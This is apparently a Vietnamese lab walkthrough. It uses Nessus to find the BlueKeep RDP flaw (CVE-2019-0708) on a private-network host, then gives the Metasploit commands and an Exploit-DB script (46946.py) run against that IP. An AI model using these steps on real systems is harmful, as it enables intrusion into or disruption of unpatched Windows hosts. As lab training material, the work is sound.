1. Sử dụng máy chủ Nessus quét dải mạng 192.168.6.0/24

Tìm dc một lỗi nghiêm trọng là CVE2019-0708 **Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)**

**IP 192.168.6.111**

**2. Bật máy chủ Kali Linux 2019.2**


**- Kali Linux ping được tới máy đã tìm ra lỗi hỏng**

**Update Metasploit**


**apt update ; apt install metasploit-framework**

**\* Mở ứng dụng Metasploit**


**Msfconsole**



Gõ lệnh **search cve\_2019\_0708 (mã lỗi)**




**Gõ: use auxiliary/scanner/rdp/cve\_2019\_0708\_bluekeep**




**Gõ lệnh set RHOSTS [IP\_tictim]**


**Ví dụ: set RHOSTS 192.168.6.111**



**Sử dụng lênh show options**




**Gõ lệnh exploit để thực thi**



[**https://www.exploit-db.com/exploits/46946**](https://www.exploit-db.com/exploits/46946)

**down file Exploit về**

**46946.py**



**Cd Downloads/**

**Gõ lệnh python 46946.py IP victim 64**

**Ví dụ: python 46946.py 192.168.6.111 64**

